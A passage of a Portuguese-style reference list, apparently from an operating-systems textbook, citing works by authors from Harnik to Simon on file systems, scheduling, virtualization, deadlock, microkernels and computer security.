HARNIK, D. et al. To Zip or Not to Zip: Effective Resource Usage for Real-Time Compression. *Proc. 11th USENIX Conf. on File and Storage Tech.,* USENIX, p. 229-241, 2013.

HARRISON, M. A.; RUZZO, W. L.; ULLMAN, J. D. Protection in Operating Systems. *Commun. of the ACM*, v. 19, p. 461-471, ago. 1976.

HART, J. M. *Win32 System Programming*. Boston: Addison-Wesley, 1997.

HARTER, T. et al. A File Is Not a File: Understanding the I/O Behavior of Apple Desktop Applications. *ACM Trans. on Computer Systems*, v. 30, Art. 10, p. 71-83, ago. 2012.

HAUSER, C. et al. Using Threads in Interactive Systems: A Case Study. *Proc. 14th Symp. on Operating Systems Principles*, ACM, p. 94-105, 1993.

HAVENDER, J. W. Avoiding Deadlock in Multitasking Systems. *IBM Systems J.;* v. 7, p. 74-84, 1968.

HEISER, G.; UHLIG, V.; LEVASSEUR, J. Are Virtual Machine Monitors Microkernels Done Right? *ACM SIGOPS Operating Systems Rev.;* v. 40, p. 95-99, 2006.

HEMKUMAR, D.; VINAYKUMAR, K. Aggregate TCP Congestion Management for Internet QoS. *Proc. 2012 Int'l Conf. on Computing Sciences*, IEEE, p. 375-378, 2012.

HERDER, J. N. et al. Construction of a Highly Dependable Operating System. *Proc. Sixth European Dependable Computing Conf.;* p. 3-12, 2006.

______. et al. Dealing with Driver Failures in the Storage Stack. *Proc. Fourth Latin American Symp. on Dependable Computing*, p. 119-126, 2009.

HEWAGE, K.; VOIGT, T. Towards TCP Communication with the Low Power Wireless Bus. *Proc. 11th Conf. on Embedded Networked Sensor Systems*, ACM, Art. 53, 2013.

HILBRICH, T. et al. Distributed Wait State Tracking for Runtime MPI Deadlock Detection. *Proc. 2013 Int'l Conf. for High Performance Computing, Networking, Storage and Analysis*, ACM, New York, 2013.

HILDEBRAND, D. An Architectural Overview of QNX. *Proc. Workshop on Microkernels and Other Kernel Arch.;* ACM, p. 113-136, 1992.

HIPSON, P. *Mastering Windows XP Registry*. New York: Sybex, 2002.

HOARE, C. A. R. Monitors, An Operating System Structuring Concept. *Commun. of the ACM*, v. 17, p. 549-557, out. 1974; Erratum in *Commun. of the ACM*, v. 18, p. 95, fev. 1975.

HOCKING, M: Feature: Thin Client Security in the Cloud. *J. Network Security*, v. 2011, p. 17-19, jun. 2011.

HOHMUTH, M. et al. Reducing TCB Size by Using Untrusted Components: Small Kernels Versus Virtual-Machine Monitors. *Proc. 11th ACM SIGOPS European Workshop*, ACM, Art. 22, 2004.

HOLMBACKA, S. et al. QoS Manager for Energy Efficient Many-Core Operating Systems. *Proc. 21st Euromicro Int'l Conf. on Parallel, Distributed, and Network-based Processing*, IEEE, p. 318-322, 2013.

HOLT, R. C. Some Deadlock Properties of Computer Systems. *Computing Surveys*, v. 4, p. 179-196, set. 1972.

HOQUE, M. A.; SIEKKINEN, M.; NURMINEN, J. K. TCP Receive Buffer Aware Wireless Multimedia Streaming: An Energy Efficient Approach. *Proc. 23rd Workshop on Network and Operating System Support for Audio and Video*, ACM, p. 13-18, 2013.

HOWARD, M.; LEBLANK, D. *Writing Secure Code*. Redmond: Microsoft Press, 2009.

HRUBY, T. et al. Keep Net Working — On a Dependable and Fast Networking Stack. *Proc. 42nd Conf. on Dependable Systems and Networks*, IEEE, p. 1-12, 2012.

______.; D.; BOS, H.; TANENBAUM, A. S. When Slower Is Faster: On Heterogeneous Multicores for

Reliable Systems. *Proc. USENIX Ann. Tech. Conf.*, USENIX, 2013.

HUA, J. et al. Efficient Intrusion Detection Based on Static Analysis and Stack Walks. *Proc. Fourth Int'l Workshop on Security*, Springer-Verlag, p. 158-173, 2009.

HUND, R. WILLEMS, C.; HOLZ, T. Practical Timing Side Channel Attacks against Kernel Space ASLR. *Proc. IEEE Symp. on Security and Privacy*, IEEE, p. 191-205, 2013.

HUTCHINSON, N. C. et al. Logical vs. Physical File System Backup. *Proc. Third Symp. on Operating Systems Design and Implementation*, USENIX, p. 239-249, 1999.

IEEE: *Information Technology — Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]*, New York: Institute of Electrical and Electronics Engineers, 1990.

INTEL: PCI-SIG SR-IOV Primer: An Introduction to SR-IOV Technology. *Intel White Paper*, 2011.

ION, F. From Touch Displays to the Surface: A Brief History of Touchscreen Technology. *ArsTechnica, History of Tech*, abr. 2013

ISLOOR, S. S.; MARSLAND, T. A. The Deadlock Problem: An Overview. *Computer*, v. 13, p. 58-78, set. 1980.

IVENS, K. *Optimizing the Windows Registry*. Hoboken: John Wiley & Sons, 1998.

JANTZ, M. R. et al. A Framework for Application Guidance in Virtual Memory Systems. *Proc. Ninth Int'l Conf. on Virtual Execution Environments*, ACM, p. 155-166, 2013.

JEONG, J. et al. Rigorous Rental Memory Management for Embedded Systems. *ACM Trans. on Embedded Computing Systems*, v. 12, Art. 43, p. 1-21, mar. 2013.

JIANG, X.; XU, D. Profiling Self-Propagating Worms via Behavioral Footprinting. *Proc. Fourth ACM Workshop in Recurring Malcode*, ACM, p. 17-24, 2006.

JIN, H. et al. Flubber: Two-Level Disk Scheduling in Virtualized Environment. *Future Generation Computer Systems*, v. 29, p. 2.222-2.238, out. 2013.

JOHNSON, E. A: Touch Display — A Novel Input/Output Device for Computers, *Electronics Letters*, v. 1, n. 8, p. 219-220, 1965.

JOHNSON, N. F.; JAJODIA, S. Exploring Steganography: Seeing the Unseen. *Computer*, v. 31, p. 26-34, fev. 1998.

JOO, Y. F2FS: A New File System Designed for Flash Storage in Mobile Devices. *Embedded Linux Europe*, Barcelona, nov. 2012.

JULA, H.; TOZUN, P.; CANDEA, G. Communix: A Framework for Collaborative Deadlock Immunity. *Proc. IEEE/IFIP 41st Int. Conf. on Dependable Systems and Networks*, IEEE, p. 181-188, 2011.

KABRI, K.; SERET, D. An Evaluation of the Cost and Energy Consumption of Security Protocols in WSNs. *Proc. Third Int'l Conf. on Sensor Tech. and Applications*, IEEE, p. 49-54, 2009.

KAMAN, S. et al. Remote User Authentication Using a Voice Authentication System. *Inf. Security J.;* v. 22, p. 117-125, Issue 3, 2013.

KAMINSKY, D. Explorations in Namespace: White-Hat Hacking across the Domain Name System. *Commun. of the ACM*, v. 49, p. 62-69, jun. 2006.

KAMINSKY, M. et al. Decentralized User Authentication in a Global File System. *Proc. 19th Symp. on Operating Systems Principles*, ACM, p. 60-73, 2003.

KANETKAR, Y. P. *Writing Windows Device Drivers Course Notes*. New Delhi: BPB Publications, 2008.

KANT, K.; MOHAPATRA, P. Internet Data Centers. *IEEE Computer* v. 37, p. 35-37, nov. 2004.

KAPRITSOS, M. et al. All about Eve: Execute-Verify Replication for Multi-Core Servers. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, p. 237-250, 2012.

KASIKCI, B.; ZAMFIR, C.; CANDEA, G. Data Races vs. Data Race Bugs: Telling the Difference with Portend. *Proc. 17th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, p. 185-198, 2012.

KATO, S.; ISHIKAWA, Y.; RAJKUMAR, R. Memory Management for Interactive Real-Time Applications. *Real-Time Systems*, v. 47, p. 498-517, maio 2011.

KAUFMAN, C.; PERLMAN, R.; SPECINER, M. *Network Security.* 2. ed. Upper Saddle River: Prentice Hall, 2002.

KELEHER, P. et al. TreadMarks: Distributed Shared Memory on Standard Workstations and Operating Systems. *Proc. USENIX Winter Conf.,* USENIX, p. 115-132, 1994.

KERNIGHAN, B. W.; PIKE, R. *The UNIX Programming Environment*, Upper Saddle River: Prentice Hall, 1984.

KIM, J. et al. Improving SSD Reliability with RAID via Elastic Striping and Anywhere Parity. *Proc. 43rd Int'l Conf. on Dependable Systems and Networks*, IEEE, p. 1-12, 2013.

KIRSCH, C. M.; SANVIDO, M. A. A.; HENZINGER, T. A. A Programmable Microkernel for Real-Time Systems. *Proc. First Int'l Conf. on Virtual Execution Environments*, ACM, p. 35-45, 2005.

KLEIMAN, S. R. Vnodes: An Architecture for Multiple File System Types in Sun UNIX. *Proc. USENIX Summer Conf.,* USENIX, p. 238-247, 1986.

KLEIN, G. et al. seL4: Formal Verification of an OS Kernel. *Proc. 22nd Symp. on Operating Systems Principles*, ACM, p. 207-220, 2009.

KNUTH, D. E. *The Art of Computer Programming*. V. Boston: Addison-Wesley, 1997.

KOLLER, R. et al. Write Policies for Host-side Flash Caches. *Proc. 11th USENIX Conf. on File and Storage Tech.,* USENIX, p. 45-58, 2013.

KOUFATY, D.; REDDY, D.; HAHN, S. Bias Scheduling in Heterogeneous Multi-Core Architectures. *Proc. Fifth European Conf. on Computer Systems (EUROSYS)*, ACM, p. 125-138, 2010.

KRATZER, C. et al. Steganography: A First Practical Review. *Proc. Eighth Workshop on Multimedia and Security*, ACM, p. 17-22, 2006.

KRAVETS, R.; KRISHNAN, P. Power Management Techniques for Mobile Communication. *Proc. Fourth ACM/IEEE Int'l Conf. on Mobile Computing and Networking*, ACM/IEEE, p. 157-168, 1998.

KRISH, K. R. et al. On Reducing Energy Management Delays in Disks. *J. Parallel and Distributed Computing*, v. 73, p. 823-835, jun. 2013.

KRUEGER, P.; LAI, T.-H.; DIXIT-RADIYA, V. A. Job Scheduling Is More Important Than Processor Allocation for Hypercube Computers. *IEEE Trans. on Parallel and Distr. Systems*, v. 5, p. 488-497, maio 1994.

KUMAR, R. et al. Heterogeneous Chip Multiprocessors. *Computer*, v. 38, p. 32-38, nov. 2005.

KUMAR, V. P.; REDDY, S. M. Augmented Shuffle--Exchange Multistage Interconnection Networks. *Computer*, v. 20, p. 30-40, jun. 1987.

KWOK, Y.-K.; AHMAD, I. Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors. *Computing Surveys*, v. 31, p. 406-471, dez. 1999.

LACHAIZE, R.; LEPERS, B.; QUEMA, V. MemProf: A Memory Profiler for NUMA Multicore Systems. *Proc. USENIX Ann. Tech. Conf.,* USENIX, 2012.

LAI, W. K.; TANG, C.-L. QoS-aware Downlink Packet Scheduling for LTE Networks. *Computer Networks*, v. 57, p. 1.689-1.698, maio 2013.

LAMPORT, L. Password Authentication with Insecure Communication. *Commun. of the ACM*, v. 24, p. 770-772, nov. 1981.

LAMPSON, B. W. A Note on the Confinement Problem. *Commun. of the ACM*, v. 10, p. 613-615, out. 1973.

_______. Hints for Computer System Design. *IEEE Software*, v. 1, p. 11-28, jan. 1984.

_______.; STURGIS, H.;. Crash Recovery in a Distributed Data Storage System. Xerox Palo Alto Research Center Technical Report, jun. 1979.

LANDWEHR, C.;. Formal Models of Computer Security. *Computing Surveys*, v. 13, p. 247-278, set. 1981.

LANKES, S. et al. Revisiting Shared Virtual Memory Systems for Non-Coherent Memory-Coupled Cores. *Proc. 2012 Int'l Workshop on Programming Models for Applications for Multicores and Manycores*, ACM, p. 45-54, 2012.

LEE, Y.; JUNG, T.; SHIN, I. L Demand-Based Flash Translation Layer Considering Spatial Locality. *Proc. 28th Annual Symp. on Applied Computing*, ACM, p. 1.550-1.v551, 2013.

LEVENTHAL, A. D. A File System All Its Own. *Commun. of the ACM*, v. 56, p. 64-67, maio 2013.

LEVIN, R. et al. A. Policy/Mechanism Separation in Hydra. *Proc. Fifth Symp. on Operating Systems Principles*, ACM, p. 132-140, 1975.

LEVINE, G. N. Defining Deadlock. *ACM SIGOPS Operating Systems Rev.;* v. 37, p. 54-64, jan. 2003.

LEVINE, J. G.; GRIZZARD, J. B.; OWEN, H. L. Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection. *IEEE Security and Privacy*, v. 4, p. 24-32, jan./fev. 2006.

LI, D. et al. Improving Disk I/O Performance in a Virtualized System. *J. Computer and Syst. Sci.;* v. 79, p. 187-200, mar. 2013a.

______. New Disk I/O Model of Virtualized Cloud Environment. *IEEE Trans. on Parallel and Distributed Systems*, v. 24, p. 1.129-1.138, jun. 2013b.

LI, K. *Shared Virtual Memory on Loosely Coupled Multiprocessors*, tese de Ph. D.; Yale Univ.; 1986.

______.; HUDAK, P. Memory Coherence in Shared Virtual Memory Systems. *ACM Trans. on Computer Systems*, v. 7, p. 321-359, nov. 1989.

______. et al. A Quantitative Analysis of Disk Drive Power Management in Portable Computers. *Proc. USENIX Winter Conf.,* USENIX, p. 279-291, 1994.

LI, Y. et al. Horus: Fine-Grained Encryption-Based Security for Large-Scale Storage. *Proc. 11th USENIX Conf. on File and Storage Tech.,* USENIX, p. 147-160, 2013c.

LIEDTKE, J. Improving IPC by Kernel Design. *Proc. 14th Symp. on Operating Systems Principles*, ACM, p. 175-188, 1993.

______. On Micro-Kernel Construction. *Proc. 15th Symp. on Operating Systems Principles*, ACM, p. 237-250, 1995.

______. Toward Real Microkernels. *Commun. of the ACM*, v. 39, p. 70-77, set. 1996.

LING, X. et al. Efficient Disk I/O Scheduling with QoS Guarantee for Xen-based Hosting Platforms. *Proc. 12th Int'l Symp. on Cluster, Cloud, and Grid Computing*, IEEE/ACM, p. 81-89, 2012.

LIONS, J. *Lions' Commentary on Unix 6th Edition, with Source Code*, San Jose: Peer-to-Peer Communications, 1996.

LIU, T.; CURTSINGER, C.; BERGER, E. D. Dthreads: Efficient Deterministic Multithreading. *Proc. 23rd Symp. of Operating Systems Principles*, ACM, p. 327-336, 2011.

LIU, Y. et al. *Data Center Networks: Topologies, Architectures and Fault-Tolerance Characteristics*, Springer, 2013.

LO, V. M. Heuristic Algorithms for Task Assignment in Distributed Systems. *Proc. Fourth Int'l Conf. on Distributed Computing Systems*, IEEE, p. 30-39, 1984.

LOPEZ-ORTIZ, A.; SALINGER, A. Paging for Multi-Core Shared Caches. *Proc. Innovations in Theoretical Computer Science*, ACM, p. 113-127, 2012.

LORCH, J. R. et al. Shroud: Ensuring Private Access to Large-Scale Data in the Data Center. *Proc. 11th USENIX Conf. on File and Storage Tech.,* USENIX, p. 199-213, 2013.

______.; SMITH, A. J. Apple Macintosh's Energy Consumption. *IEEE Micro*, v. 18, p. 54-63, nov./dez. 1998.

LOVE, R. *Linux System Programming: Talking Directly to the Kernel and C Library.* Sebastopol: O'Reilly & Associates, 2013.

LU, L.; ARPACI-DUSSEAU, A. C.; ARPACI-DUSSEAU, R. H. Fault Isolation and Quick Recovery in Isolation File Systems. *Proc. Fifth USENIX Workshop on Hot Topics in Storage and File Systems*, USENIX, 2013.

LUDWIG, M. A. *The Little Black Book of Email Viruses.* Show Low, AZ: American Eagle Publications, 2002.

LUO, T. et al. S-CAVE: Effective SSD Caching to Improve Virtual Machine Storage Performance. *Proc. 22nd Int'l Conf. on Parallel Arch. and Compilation Tech.;* IEEE, p. 103-112, 2013.

MA, A. et al. ffsck: The Fast File System Checker. *Proc. 11th USENIX Conf. on File and Storage Tech.;* USENIX, 2013.

MAO, W. The Role and Effectiveness of Cryptography in Network Virtualization: A Position Paper. *Proc. Eighth ACM Asian SIGACT Symp. on Information, Computer, and Commun. Security*, ACM, p. 179--182, 2013.

MARINO, D. et al. Detecting Deadlock in Programs with Data-Centric Synchronization. *Proc. Int'l Conf. on Software Engineering*, IEEE, p. 322-331, 2013.

MARSH, B. D. et al. First-Class User-Level Threads. *Proc. 13th Symp. on Operating Systems Principles*, ACM, p. 110-121, 1991.

MASHTIZADEH, A. J. et al. Replication, History, and Grafting in the Ori File System. *Proc. 24th Symp. on Operating System Principles*, ACM, p. 151-166, 2013.

MATTHUR, A.; MUNDUR, P. Dynamic Load Balancing Across Mirrored Multimedia Servers. *Proc. 2003 Int'l Conf. on Multimedia*, IEEE, p. 53-56, 2003.

MAXWELL, S. *Linux Core Kernel Commentary*. Scottsdale, AZ: Coriolis Group Books, 2001.

MAZUREK, M. L. et al. ZZFS: A Hybrid Device and Cloud File System for Spontaneous Users. *Proc. 10th USENIX Conf. on File and Storage Tech.,* USENIX, p. 195-208, 2012.

MCKUSICK, M. K. et al. *The Design and Implementation of the 4.4BSD Operating System.* Boston: Addison-Wesley, 1996.

______.; NEVILLE-NEIL, G. V. *The Design and Implementation of the FreeBSD Operating System*. Boston: Addison-Wesley, 2004.

______. Disks from the Perspective of a File System. *Commun. of the ACM*, v. 55, p. 53-55, nov. 2012.

MEAD, N. R. Who Is Liable for Insecure Systems? *Computer*, v. 37, p. 27-34, jul. 2004.

MELLOR-CRUMMEY, J. M.; SCOTT, M. L. Algorithms for Scalable Synchronization on Shared-Memory Multiprocessors. *ACM Trans. on Computer Systems*, v. 9, p. 21-65, fev. 1991.

MIKHAYLOV, K.; TERVONEN, J. Energy Consumption of the Mobile Wireless Sensor Network's Node with Controlled Mobility. *Proc. 27th Int'l Conf. on Advanced Networking and Applications Workshops*, IEEE, p. 1.582-1.587, 2013.

MILOJICIC, D. Security and Privacy. *IEEE Concurrency*, v. 8, p. 70-79, abr./jun. 2000.

MOODY, G. *Rebel Code.* Cambridge: Perseus Publishing, 2001.

MOON, S.; REDDY, A. L. N. Don't Let RAID Raid the Lifetime of Your SSD Array. *Proc. Fifth USENIX Workshop on Hot Topics in Storage and File Systems*, USENIX, 2013.

MORRIS, R.; THOMPSON, K. Password Security: A Case History. *Commun. of the ACM*, v. 22, p. 594--597, nov. 1979.

MORUZ, G.; NEGOESCU, A. Outperforming LRU Via Competitive Analysis on Parametrized Inputs for Paging. *Proc. 23rd ACM-SIAM Symp. on Discrete Algorithms*, SIAM, p. 1.669-1.680.

MOSHCHUK, A. et al. A Crawler-Based Study of Spyware on the Web. *Proc. Network and Distributed System Security Symp.,* Internet Society, p. 1-17, 2006.

MULLENDER, S. J.; TANENBAUM, A. S. Immediate Files. *Software Practice and Experience*, v. 14, p. 365-368, 1984.

NACHENBERG, C. Computer Virus-Antivirus Coevolution. *Commun. of the ACM*, v. 40, p. 46-51, jan. 1997.

NARAYANAN, D. et al. Migrating Server Storage to SSDs: Analysis of Tradeoffs. *Proc. Fourth European Conf. on Computer Systems (EUROSYS)*, ACM, 2009.

NELSON, M.; LIM, B.-H.; HUTCHINS, G. Fast Transparent Migration for Virtual Machines. *Proc. USENIX Ann. Tech. Conf.,* USENIX, p. 391-394, 2005.

NEMETH, E. et al. *UNIX and Linux System Administration Handbook*. 4. ed. Upper Saddle River: Prentice Hall, 2013.

NEWTON, G. Deadlock Prevention, Detection, and Resolution: An Annotated Bibliography. *ACM SIGOPS Operating Systems Rev.,* v. 13, p. 33-44, abr. 1979.

NIEH, J.; LAM, M. S. A SMART Scheduler for Multimedia Applications. *ACM Trans. on Computer Systems*, v. 21, p. 117-163, maio 2003.

NIGHTINGALE, E. B. et al. Flat Datacenter Storage. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, p. 1-15, 2012.

NIJIM, M. et al. An Adaptive Energy-conserving Strategy for Parallel Disk Systems. *Future Generation Computer Systems*, v. 29, p. 196-207, jan. 2013.

NIST (National Institute of Standards and Technology): FIPS Pub. 180-1, 1995.

______. The NIST Definition of Cloud Computing. *Special Publication 800-145*, Recommendations of the National Institute of Standards and Technology, 2011.

NO, J. NAND Flash Memory-Based Hybrid File System for High I/O Performance. *J. Parallel and Distributed Computing*, v. 72, p. 1.680-1.695, dez. 2012.

OH, Y. et al. Caching Less for Better Performance: Balancing Cache Size and Update Cost of Flash Memory Cache in Hybrid Storage Systems. *Proc. 10th USENIX Conf. on File and Storage Tech.,* USENIX, p. 313-326, 2012.

OHNISHI, Y.; YOSHIDA, T. Design and Evaluation of a Distributed Shared Memory Network for Application-Specific PC Cluster Systems. *Proc. Workshops of Int'l Conf. on Advanced Information Networking and Applications*, IEEE, p. 63-70, 2011.

OKI, B. et al. The Information Bus — An Architecture for Extensible Distributed Systems. *Proc. 14th Symp. on Operating Systems Principles*, ACM, p. 58-68, 1993.

ONGARO, D. et al. Fast Crash Recovery in RAMCloud. *Proc. 23rd Symp. of Operating Systems Principles*, ACM, p. 29-41, 2011.

ORGANICK, E. I. *The Multics System*. Cambridge: M. I. T. Press, 1972.

ORTOLANI, S.; CRISPO, B. NoisyKey: Tolerating Keyloggers via Keystrokes Hiding. *Proc. Seventh USENIX Workshop on Hot Topics in Security*, USENIX, 2012.

ORWICK, P.; SMITH, G. *Developing Drivers with the Windows Driver Foundation*. Redmond: Microsoft Press, 2007.

OSTRAND, T. J.; WEYUKER, E. J. The Distribution of Faults in a Large Industrial Software System. *Proc. 2002 ACM SIGSOFT Int'l Symp. on Software Testing and Analysis*, ACM, p. 55-64, 2002.

OSTROWICK, J. *Locking Down Linux — An Introduction to Linux Security*. Raleigh: Lulu Press, 2013.

OUSTERHOUT, J. K. Scheduling Techniques for Concurrent Systems. *Proc. Third Int'l Conf. on Distrib. Computing Systems*, IEEE, p. 22-30, 1982.

OUSTERHOUT, J. L. Why Threads are a Bad Idea (for Most Purposes). Presentation at *Proc. USENIX Winter Conf.,* USENIX, 1996.

PARK, S.; SHEN, K. FIOS: A Fair, Efficient Flash I/O Scheduler. *Proc. 10th USENIX Conf. on File and Storage Tech.,* USENIX, p. 155-170, 2012.

PATE, S. D. *UNIX Filesystems: Evolution, Design, and Implementation*. Hoboken: John Wiley & Sons, 2003.

PATHAK, A.; HU, Y. C.; ZHANG, M. Where Is the Energy Spent inside My App? Fine Grained Energy Accounting on Smartphones with Eprof. *Proc. Seventh European Conf. on Computer Systems (EUROSYS)*, ACM, 2012.

PATTERSON, D.; HENNESSY, J. *Computer Organization and Design*. 5. ed. Burlington: Morgan Kaufman, 2013.

PATTERSON, D. A.; GIBSON, G.; KATZ, R. A Case for Redundant Arrays of Inexpensive Disks (RAID). *Proc. ACM SIGMOD Int'l. Conf. on Management of Data*, ACM, p. 109-166, 1988.

PEARCE, M.; ZEADALLY, S.; HUNT, R. Virtualization: Issues, Security Threats, and Solutions. *Computing Surveys*, ACM, v. 45, Art. 17, fev. 2013.

PENNEMAN, N. et al. Formal Virtualization Requirements for the ARM Architecture. *J. System Architecture: the EUROMICRO J.;* v. 59, p. 144-154, mar. 2013.

PESERICO, E. Online Paging with Arbitrary Associativity. *Proc. 14th ACM-SIAM Symp. on Discrete Algorithms*, ACM, p. 555-564, 2003.

PETERSON, G. L. Myths about the Mutual Exclusion Problem. *Information Processing Letters*, v. 12, p. 115-116, jun. 1981.

PETRUCCI, V.; LOQUES, O. Lucky Scheduling for Energy-Efficient Heterogeneous Multicore Systems. *Proc. USENIX Workshop on Power-Aware Computing and Systems*, USENIX, 2012.

PETZOLD, C. *Programming Windows.* 6. ed. Redmond: Microsoft Press, 2013.

PIKE, R. et al. The Use of Name Spaces in Plan 9. *Proc. 5th ACM SIGOPS European Workshop*, ACM, p. 1-5, 1992.

POPEK, G. J.; GOLDBERG, R. P. Formal Requirements for Virtualizable Third Generation Architectures. *Commun. of the ACM*, v. 17, p. 412-421, jul. 1974.

PORTNOY, M. *Virtualization Essentials*. Hoboken: John Wiley & Sons, 2012.

PRABHAKAR, R.; KANDEMIR, M.; JUNG, M: Disk-Cache and Parallelism Aware I/O Scheduling to Improve Storage System Performance. *Proc. 27th Int'l Symp. on Parallel and Distributed Computing*, IEEE, p. 357-368, 2013.

PRECHELT, L. An Empirical Comparison of Seven Programming Languages. *Computer*, v. 33, p. 23--29, out. 2000.

PYLA, H.; VARADARAJAN, S. Transparent Runtime Deadlock Elimination. *Proc. 21st Int'l Conf. on Parallel Architectures and Compilation Techniques*, ACM, p. 477-478, 2012.

QUIGLEY, E. *UNIX Shells by Example*, 4.;d.; Upper Saddle River: Prentice Hall, 2004.

RAJGARHIA, A.; GEHANI, A. Performance and Extension of User Space File Systems. *Proc. 2010 ACM Symp. on Applied Computing*, ACM, p. 206--213, 2010.

RASANEH, S.; BANIROSTAM, T. A New Structure and Routing Algorithm for Optimizing Energy Consumption in Wireless Sensor Network for Disaster Management. *Proc. Fourth Int'l Conf. on Intelligent Systems, Modelling, and Simulation*, IEEE, p. 481-485.

RAVINDRANATH, L. et al. AppInsight: Mobile App Performance Monitoring in the Wild. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, p. 107-120, 2012.

RECTOR, B. E.; NEWCOMER, J. M. *Win32 Programming*. Boston: Addison-Wesley, 1997.

REEVES, R. D. *Windows 7 Device Driver*. Boston: Addison-Wesley, 2010.

RENZELMANN, M. J.; KADAV, A.; SWIFT, M. M. SymDrive: Testing Drivers without Devices. *Proc. 10th Symp. on Operating Systems Design and Implementation*, USENIX, p. 279-292, 2012.

RIEBACK, M. R.; CRISPO, B.; TANENBAUM, A. S. Is Your Cat Infected with a Computer Virus? *Proc. Fourth IEEE Int'l Conf. on Pervasive Computing and Commun.,* IEEE, p. 169-179, 2006.

RITCHIE, D. M.; THOMPSON, K. The UNIX Timesharing System. *Commun. of the ACM*, v. 17, p. 365-375, jul. 1974.

RIVEST, R. L.; SHAMIR, A.; ADLEMAN, L. On a Method for Obtaining Digital Signatures and Public Key Cryptosystems. *Commun. of the ACM*, v. 21, p. 120-126, fev. 1978.

RIZZO, L. Netmap: A Novel Framework for Fast Packet I/O. *Proc. USENIX Ann. Tech. Conf.,* USENIX, 2012.

ROBBINS, A: *UNIX in a Nutshell*. Sebastopol: O'Reilly & Associates, 2005.

RODRIGUES, E. R. et al. A New Technique for Data Privatization in User-Level Threads and Its Use in Parallel Applications. *Proc. 2010 Symp. on Applied Computing*, ACM, p. 2.149-2.154, 2010.

RODRIGUEZ-LUJAN, I. et al. Analysis of Pattern Recognition and Dimensionality Reduction Techniques for Odor Biometrics. v. 52, p. 279-289, nov. 2013.

ROSCOE, T.; ELPHINSTONE, K.; HEISER, G. Hype and Virtue. *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, p. 19-24, 2007.

ROSENBLUM, M. et al. S. A. Using the SIMOS Machine Simulator to Study Complex Computer Systems. *ACM Trans. Model. Comput. Simul.,* v. 7, p. 78-103, 1997.

______.; GARFINKEL, T. Virtual Machine Monitors: Current Technology and Future Trends. *Computer*, v. 38, p. 39-47, maio 2005.

ROSENBLUM, M.; OUSTERHOUT, J. K. The Design and Implementation of a Log-Structured File System. *Proc. 13th Symp. on Operating Systems Principles*, ACM, p. 1-15, 1991.

ROSSBACH, C. J. et al. PTask: Operating System Abstractions to Manage GPUs as Compute Devices. *Proc. 23rd Symp. of Operating Systems Principles*, ACM, p. 233-248, 2011.

ROSSOW, C. et al. SoK: P2PWNED — Modeling and Evaluating the Resilience of Peer-to-Peer Botnets. *Proc. IEEE Symp. on Security and Privacy*, IEEE, p. 97-111, 2013.

ROZIER, M. et al. Chorus Distributed Operating Systems. *Computing Systems*, v. 1, p. 305-379, out. 1988.

RUSSINOVICH, M.; SOLOMON, D. *Windows Internals, Part 1*. Redmond: Microsoft Press, 2012.

RYZHYK, L. et al. Automatic Device Driver Synthesis with Termite. *Proc. 22nd Symp. on Operating Systems Principles*, ACM, 2009.

______. Improved Device Driver Reliability through Hardware Verification Reuse. *Proc. 16th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, p. 133-134, 2011.

SACKMAN, H.; ERIKSON, W. J.; GRANT, E.;. Exploratory Experimental Studies Comparing Online

and Offline Programming Performance. *Commun. of the ACM*, v. 11, p. 3-11, jan. 1968.

SAITO, Y. et al. Taming Aggressive Replication in the Pangea Wide-Area File System. *Proc. Fifth Symp. on Operating Systems Design and Implementation*, USENIX, p. 15-30, 2002.

SALOMIE T.-I. et al. Database Engines on Multicores: Why Parallelize When You can Distribute?. *Proc. Sixth European Conf. on Computer Systems (EUROSYS)*, ACM, p. 17-30, 2011.

SALTZER, J. H. Protection and Control of Information Sharing in MULTICS. *Commun. of the ACM*, v. 17, p. 388-402, jul. 1974.

______.; KAASHOEK, M. F. *Principles of Computer System Design: An Introduction.* Burlington: Morgan Kaufmann, 2009.

______.; REED, D. P.; CLARK, D. D. End-to-End Arguments in System Design. *ACM Trans. on Computer Systems*, v. 2, p. 277-288, nov. 1984.

______.; SCHROEDER, M. D. The Protection of Information in Computer Systems. *Proc. IEEE*, v. 63, p. 1.278-1.308, set. 1975.

SALUS, P. H. UNIX At 25. *Byte*, v. 19, p. 75-82, out. 1994.

SASSE, M. A. Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems. *IEEE Security and Privacy*, v. 5, p. 78-81, maio/jun. 2007.

SCHEIBLE, J. P. A Survey of Storage Options. *Computer*, v. 35, p. 42-46, dez. 2002.

SCHINDLER, J.; SHETE, S.; SMITH, K. A. Improving Throughput for Small Disk Requests with Proximal I/O. *Proc. Ninth USENIX Conf. on File and Storage Tech.,* USENIX, p. 133-148, 2011.

SCHWARTZ, C.; PRIES, R.; TRAN-GIA, P. A Queuing Analysis of an Energy-Saving Mechanism in Data Centers. *Proc. 2012 Int'l Conf. on Inf. Networking*, IEEE, p. 70-75, 2012.

SCOTT, M.; LEBLANC, T.; MARSH, B. Multi-Model Parallel Programming in Psyche. *Proc. Second ACM Symp. on Principles and Practice of Parallel Programming*, ACM, p. 70-78, 1990.

SEAWRIGHT, L. H.; MACKINNON, R. A. VM/370 — A Study of Multiplicity and Usefulness. *IBM Systems J.;* v. 18, p. 4-17, 1979.

SEREBRYANY, K. et al. AddressSanitizer: A Fast Address Sanity Checker. *Proc. USENIX Ann. Tech. Conf.,* USENIX, p. 28-28, 2013.

SEVERINI, M.; SQUARTINI, S.; PIAZZA, F. An Energy Aware Approach for Task Scheduling in Energy-Harvesting Sensor Nodes. *Proc. Ninth Int'l Conf. on Advances in Neural Networks*, Springer-Verlag, p. 601-610, 2012.

SHEN, K. et al. Power Containers: An OS Facility for Fine-Grained Power and Energy Management on Multicore Servers. *Proc. 18th Int'l Conf. on Arch. Support for Prog. Lang. and Operating Systems*, ACM, p. 65-76, 2013.

SILBERSCHATZ, A.; GALVIN, P. B.; GAGNE, G. *Fundamentos de sistemas operacionais*. São Paulo: LTC, 2013.

SIMON, R. J. *Windows NT Win32 API SuperBible*. Corte Madera: Sams Publishing, 1997.

